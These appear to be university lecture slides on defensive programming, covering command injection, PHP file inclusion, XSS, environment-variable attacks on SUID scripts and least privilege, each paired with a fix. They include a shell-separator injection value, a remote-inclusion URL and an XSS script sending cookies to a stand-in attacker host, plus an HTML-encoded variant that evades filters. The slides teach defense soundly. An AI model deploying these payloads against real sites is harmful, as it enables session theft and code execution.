

# Software Security

System Security (CM0625, CM0631) 2025-26  
Università Ca' Foscari Venezia

Riccardo Focardi

[www.unive.it/data/persone/5590470](http://www.unive.it/data/persone/5590470)  
[secgroup.dais.unive.it](http://secgroup.dais.unive.it)



Università  
Ca' Foscari  
Venezia

# Introduction

The **best defense** against software vulnerabilities is to **prevent** them occurring

**Software security** refers to writing **safe code** and correctly handle **program I/O** so to prevent vulnerabilities

# Introduction

[NISTIR 8151](#) “Dramatically  
Reducing Software  
Vulnerabilities”

**Prevention:** improved methods for  
**specifying** and **building** software

**Detection:** better and more efficient  
**testing** techniques

**Mitigation:** more resilient  
architectures, ***defence in depth***

# CWE TOP Software Errors 2019 ([link](#))

- Improper Restriction of Operations within the Bounds of a **Memory Buffer**
- Improper Neutralization of Input in Web Page Generation ('**Cross-site Scripting**')
- Improper **Input Validation**
- Information **Exposure**
- Improper Neutralization of Special Elements in SQL query ('**SQL Injection**')
- **Use After Free**
- **Integer Overflow** or Wraparound
- Cross-Site Request Forgery (**CSRF**)
- Improper Limitation of a Pathname to a Restricted Directory ('**Path Traversal**')
- Improper Neutralization of Special Elements used in an OS Command ('**OS Command Injection**')
- Improper **Authentication**
- NULL Pointer **Dereference**
- Incorrect **Permission** Assignment for Critical Resource
- Unrestricted **Upload** of File with Dangerous Type
- Use of Hard-coded **Credentials**
- Uncontrolled **Resource Consumption**
- **Deserialization** of Untrusted Data

# Defensive (secure) programming

**Definition:** designing and implementing software so it **continues to function** even when under attack

Software should **detect** erroneous conditions resulting from attack, and

- continue executing **safely**, or
- **fail** gracefully

**Key rule:** never assume anything.  
**Check** all assumptions and **handle** any possible error states

Vulnerabilities are often triggered by inputs that **differ dramatically** from what is usually expected

⇒ **unlikely** to be identified by common testing approaches

# Abstract view of a program




Figure from Lawrie Brown, William Stallings. *Computer Security: Principles and Practice*, 4/E, Pearson.

# Challenges in defensive programming

Programmers focus on steps for success rather than considering all possible **points of failures**

Programmers make **assumptions** on input and environment that should be **validated** before processing

**Security has a cost**: hardly achieved if not a **design goal** from the very beginning

Defensive programming requires **awareness** of:

- **consequences** of failures
- attacker **techniques**
- vulnerabilities can be triggered by **highly unusual input**
- how failures occur and how to **prevent** them

⇒ increasingly a **key design goal**

# Defensive programming

1. Handling program input
2. Writing safe code
3. Handling interaction
4. Handling output



# Input validity and interpretation

Assuming **input validity** is very problematic

**Example:** Heartbleed attack on OpenSSL. The program did not check the amount of requested data against the available ones, leading to a **buffer over-read** vulnerability

Input **interpretation** is another important source of vulnerabilities

**Charset confusion** is a source of vulnerability (e.g. bypassing blacklisting by alternate encoding)

**Type confusion** also leads to attacks (e.g. code injection, integer overflow)

# Injection attacks

**Definition:** Attacker **injects** a malicious payload so to affect the flow of execution of the program

Typical in **scripting languages** that pass input to other “helper” programs and then process their outputs

**Example 1:** SQL injections

**Example 2:** perl CGI script displaying user information through UNIX finger

```
#!/usr/bin/perl

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI; # create query object

# display HTML header
print $q->header,
$q->start_html('Finger User'),
$q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `'/usr/bin/finger -sh $user`;

# display HTML footer
print "</pre>";
print $q->end_html;
```

# Command injection example

**Expected behaviour:** when we pass username focardi the script displays the output of `/usr/bin/finger -sh focardi`

## Finger User

Login	Name	TTY	Idle	Login	Time	Where
focardi	Riccardo Focardi	*con	2d	Mon	08:40	

**Injection:** attacker can inject commands by separating them through “;” as in username focardi; echo Attack!; ...

## Finger User

Login	Name	TTY	Idle	Login	Time	Where
focardi	Riccardo Focardi	*con	2d	Mon	08:40	

Attack!

# Command injection example, fixed

Command injection is an **input interpretation** problem

Program interprets input as a username but instead the attacker is appending **commands** (that are executed with the **server privileges**)

**Possible fix:** whitelisting the username through a regular expression checking that it only contains **alphanumeric** characters

```
# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;
```

is replaced by

```
# get name of user and display their finger details
$user = $q->param("user");
```

```
die "The specified user contains illegal characters!"
unless ($user =~ /\w+$/);
```

```
print `/usr/bin/finger -sh $user`;
```



**Better fix:** not invoking the shell!

# Code injection

Code injection is another form of **input interpretation** problem

Attacker injects code that is executed with the program privileges

**Example 1: shellcodes**

**Example 2: file inclusion** in PHP scripts

Suppose we load a page that is passed as parameter:

`https://foo.com/index.php?p=about.html`

PHP code:

```
<?php
if (isset($_GET["p"])) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

# File inclusion example

**Expected behaviour:** include a selected content (e.g. from a menu) into a part of the web page

**Attack:** When option `allow_url_include` is set on the server configuration, the attacker can inject a URL in order to include arbitrary code

`https://foo.com/index.php?p=http://hacker.web.site/hack.txt`

The PHP code at `http://hacker.web.site/hack.txt` is **included** and **evaluated**

In fact, `http://hacker.web.site/hack.txt` can contain **arbitrary code**

# Cross-site scripting (XSS)

For security reasons, browsers limit script access to pages that belong to the **same site**

⇒ content from one site is **equally trusted** and permitted to interact with other content from the same site

XSS is a **code injection attack** that bypasses this security mechanism

**Idea:** the attacker injects a script (e.g. JavaScript) into a web application in order to attack other users

When a user access the page, the script is **executed** in the context of the honest site with “full privileges”

**Example:** a comment like

Thanks for this information, it's great! **<script>**  
document.location='http://hacker.web.site/cookie  
.cgi?'+document.cookie **</script>**

# Validating input syntax

**Whitelisting:** compare input data against what is wanted

**Example:** username is a sequence of alphanumeric characters

**die** "The specified user contains illegal characters!"  
**unless** (\$user =~ /^[\w+\$/]);

👍 hard to bypass if whitelisting is strict enough

**Blacklisting:** compare input data with known dangerous values

**Example:** disallow/escape special characters such as “; ’ . . . ”

```
$query = "SELECT * FROM suppliers WHERE  
name = " . mysql_real_escape_string($name) . "';";
```

👎 can be bypassed, e.g., through encodings (mysql\_real\_escape\_string is in fact deprecated)



# Example: bypassing blacklisting

We **remove** `<script>` tags in order to prevent XSS attacks

Thanks for this information, it's great! `<script>`  
document.location='http://hacker.web.site/cookie  
.cgi?'+document.cookie `</script>`

becomes

Thanks for this information, it's great!  
document.location='http://hacker.web.site/cookie  
.cgi?'+document.cookie

Attacker can (HTML) **encode** the comment as follows:

Thanks for this information, its great!  
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
...

Similar problem with **Unicode**  
(**multiple** representations of the same character)

# Defensive programming

1. Handling program input
2. Writing safe code
3. Handling interaction
4. Handling output

# Correct algorithm implementation

Buggy implementations might break security

**Example 1:** poor random number generation in early Netscape browser allowed for **breaking session keys**

**Example 2:** a similar problem in TCP sessions allowed for **session hijacking**

**Example 3:** **debug/test code** in sendmail was used by Morris worm to bypass security mechanisms and propagate

**Example 4:** early implementation of JVM had **buggy security checks** for remotely sourced code. An attacker could execute remote code from a web page as trusted, local one

# Correct interpretation of data

Data should be interpreted **consistently** to prevent **inappropriate manipulation**, leading to flaws

**Strongly typed** languages ensures this is the case

**Loosely typed** languages such as C, allows for **liberal casting** leading to **incorrect manipulation of pointers**, esp. in complex data structures

These bugs might be exploited to crash the program or subvert execution

## Fixes:

- use **strongly typed** programming languages, when possible
- when using loosely typed languages, pay particular **attention** to cast and pointer manipulation

# Correct use of memory

Programs allocate memory on the heap. Memory should be **released** when the tasks have been performed

**Memory leak:** Incorrect use of memory might steadily increase memory allocation, exhausting it

⇒ An attacker might exploit this to trigger a **DoS attack**

Languages like C leave to the programmers the **responsibility** of memory management, and are subject to memory leaks

Languages such as C++ and Java manage memory allocation **automatically**

👍 more reliable programs

👎 overhead

# Defensive programming

1. Handling program input
2. Writing safe code
3. Handling interaction
4. Handling output

# Environment variables

**Environment variables** are a collection of string values inherited by each process from its parent that can **affect** the way a running process behaves

**Examples** (Unix):

- **PATH** directories for commands
- **IFS** separators of words
- **LD\_LIBRARY\_PATH** directories for dynamically loadable libs

**Scenario:** a local user attempting to subvert a program that grants administrator privileges

**Example:** ISP script that takes the identity of some user, strips domain specification, and retrieves the mapping to the IP address

```
#!/bin/bash
user=`echo $1 |sed 's/@.*$//`
grep $user /var/local/accounts/ipaddrs
```

# Example (ctd.)

The script needs to access  
`/var/local/accounts/ipaddrs` and is set **SUID**  
**root permission**

**Note:** the script uses `sed` and `grep`  
that are in `/usr/bin`

Attacker include in **PATH** a directory  
under her control with **malicious** `sed`  
and `grep` implementations

⇒ code executed with **root privileges**

## Fix?

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 |sed 's/@.*$//'`
grep $user /var/local/accounts/ipaddrs
```

Attacker includes “=” in **IFS** and path to  
malicious `PATH` program in **PATH**

`PATH="/sbin:/bin:/usr/sbin:/usr/bin"` executes  
`PATH` with param `"/sbin:/bin:/usr/sbin:/usr/bin"`



# Secure scripts and programs?

It is very **hard** to prevent previous attacks and write **secure shell scripts**

**Fix 1:** SUID on shell scripts is **ignored** in recent Unix systems

**Fix 2:** use a **wrapper** compiled program that sets appropriate user and environment variables before invoking the actual script

**Example:** [Apache suEXEC](#)

Similar attack on programs by making **LD\_LIBRARY\_PATH** point to malicious libraries

**Fix:** in modern systems **LD\_LIBRARY\_PATH** is **ignored** in SUID programs. It is necessary to specify the path at compile time

**Note:** programs using custom variables should always regard them as **untrusted input**

# Least privilege

Programs should execute with the **least privileges needed**

**Usual approach:** run a program as a particular user (e.g. www) and provide suitable permissions

**Example:** www should have **read-only access** to most of the web application files so that an attack cannot fully subvert the web site

## Strategies

- **Drop privileges** as soon as they have been used (e.g. reserved network ports)
- **Modularize** programs and assign least privileges to modules
- **Sandbox** programs in order to isolate them (es. chroot, containers, virtualization, ... )
- **MAC** e.g. SELinux, AppArmor

# Temporary files

Programs often use temporary files written in a shared folder

**Flawed approach:** use the process ID to determine the filename so that it does not clash with another program's temporary file

**Attack example:** create a link to `/etc/passwd` so that it is overwritten

## Solution

- Use a **suitable library function** to create a temporary file with randomized name (es. `mkstemp` in C)
- Set **appropriate permissions** to prevent leakage or tampering by attackers (default permissions might be too weak)

# Defensive programming

1. Handling program input
2. Writing safe code
3. Handling interaction
4. Handling output

# Output validity and interpretation

As for input, output should be **validated** and **correctly interpreted**

- Input is checked before it is **used** or **stored**
- Output is checked before it is **displayed**

**Note:** output might be based on third party data (es. database) that was not necessarily filtered

## Solution

- **blacklisting** dangerous content (es. HTML tags)
- if possible, **whitelist** the output

As for input, blacklisting is **tricky** and requires to pay attention to **encoding** that might **bypass** the filtering